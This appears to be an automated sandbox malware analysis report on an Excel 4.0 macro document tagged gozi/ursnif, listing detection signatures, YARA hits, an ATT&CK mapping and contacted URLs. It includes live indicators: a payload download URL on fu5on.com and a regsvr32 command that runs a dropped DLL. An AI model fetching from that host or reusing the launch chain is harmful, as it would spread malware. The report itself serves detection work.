ID: 324313
Sample Name: document-1333887362.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 05:57:46
Date: 29/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report document-1333887362.xls

Overview


General Information

Sample Name:	document-1333887362.xls
Analysis ID:	324313
MD5:	d73c6ac8fe30f97..
SHA1:	66f33cf632df26d…
SHA256:	94397211156218..
Tags:	gozi SilentBuilder ursnif xls

Most interesting Screenshot:



Detection




Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found obfuscated Excel 4.0 Macro
- Sigma detected: Microsoft Office Pr…
- Yara detected hidden Macro 4.0 in E…
- Allocates a big amount of memory (p…
- Document contains embedded VBA …
- IP address seen in connection with o…
- JA3 SSL client fingerprint seen in co…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 2412 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - regsvr32.exe (PID: 128 cmdline: regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
document-1333887362.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x4fea2:$s1: Excel • 0x50f1d:$s1: Excel • 0x389b:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A
document-1333887362.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro

HIPS / PFW / Operating System Protection Evasion:


Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 2 1	DLL Side-Loading 1	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	At (Linux)	Logon Script (Windows)	Extra Window Memory Injection 1	Process Injection 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 2 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Regsvr32 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	
External Remote Services	Scheduled Task	Startup Items	Startup Items	Extra Window Memory Injection 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-1333887362.xls	35%	Virustotal		Browse
document-1333887362.xls	14%	Metadefender		Browse
document-1333887362.xls	45%	ReversingLabs	Document-Word.Backdoor.Quakbot	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
fu5on.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://fu5on.com/ds/231120.gif	0%	URL Reputation	safe	
http://https://fu5on.com/ds/231120.gif	0%	URL Reputation	safe	
http://https://fu5on.com/ds/231120.gif	0%	URL Reputation	safe	
http://https://fu5on.com/ds/231120.gif	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Virustotal		Browse
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
fu5on.com	67.212.179.162	true	false	• 1%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://login.microsoftonline.com/	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://shell.suite.office.com:1443	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://cdn.entity.	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://wus2-000.contentsync.	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://powerlift.acompli.net	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://cortana.ai	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://api.aadrm.com/	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://api.microsoftstream.com/api/	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://cr.office.com	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://graph.ppe.windows.net	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://store.office.cn/addinstemplate	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://wus2-000.pagecontentsync.	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
